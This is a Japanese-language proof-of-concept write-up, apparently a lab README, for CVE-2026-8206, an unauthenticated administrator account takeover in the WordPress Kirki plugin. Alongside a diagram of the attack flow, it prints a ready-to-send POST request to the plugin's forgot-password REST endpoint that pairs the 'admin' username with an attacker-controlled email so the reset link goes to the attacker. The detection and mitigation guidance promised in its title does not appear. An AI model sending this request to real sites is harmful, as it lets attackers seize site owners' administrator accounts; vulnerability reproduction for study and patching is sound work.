CVE-2026-8206(WordPress Kirki プラグインにおける未認証のアカウント乗っ取り)の技術的再現と概念実証、および検出と緩和のガイダンス。

CVE-2026-8206 の詳細な技術的再構築と影響評価 — これは WordPress Kirki プラグイン (v6.0.0 から v6.0.6) で発見された CVSS 9.8 の重大なビジネスロジック欠陥であり、カスタム REST API エンドポイントを介して管理者アカウントの完全な乗っ取りを可能にします。
この脆弱性は、アプリケーションエンジンがアカウント識別子を登録済みの送信先アドレスに暗号学的に紐付けられないため、標準的なセキュリティパラメータをバイパスします。
       [ Attacker Machine ]
                │
                ▼ (Sends Crafted POST Request)
┌──────────────────────────────────────────────┐
│  /wp-json/KirkiComponentLibrary/v1/...       │ ◄── Includes target username +
└──────────────────┬───────────────────────────┘     attacker-controlled email
                   │
                   ▼
┌──────────────────────────────────────────────┐
│      Vulnerable REST API Endpoint            │ ◄── accepts payload without checking
└──────────────────┬───────────────────────────┘     identity trust boundaries
                   │
       [ Server Process Logical Loop ]
                   │
         ┌─────────┴─────────┐
         │                   │
  (Checks User)       (Routes Token)
         │                   │
         ▼                   ▼
┌─────────────────┐ ┌──────────────────────────────────────────────────┐
│ Validates that  │ │ Logic Fault: Generates cryptographically valid   │
│ "admin" account │ │ reset link but dispatches the payload route out  │
│ exists in DB    │ │ directly to the Attacker's Mailbox               │
└─────────────────┘ └──────────────────────────────────────────────────┘
handle_forgot_password() 関数が、復旧キーを未検証のクライアントパラメータへルーティングすることで、どのようにアイデンティティ追跡を破綻させるかを探求します。proof-of-concept/ ── 最適化されたリクエストアウトラインのペイロードスキーマファイルを格納しています。詳細なエクスプロイトパラメータ、nonce収集方法、およびライブ検証ペイロードは、ラボのドキュメントマニュアル内で利用可能です。

サンドボックスのターゲットを確立したら、カスタムペイロード構造をアクティブなREST APIルーティング設定へ送信します:
POST /wp-json/KirkiComponentLibrary/v1/kirki-forgot-password HTTP/1.1
Host: target-wordpress-site.local
Content-Type: application/json

{
  "username": "admin",
  "email": "[email protected]"
}



以下は、実験フレームワーク内でエクスプロイトシナリオを実行した際のレスポンスペイロード環境を示す実行検証です:
![脆弱性再現の検証]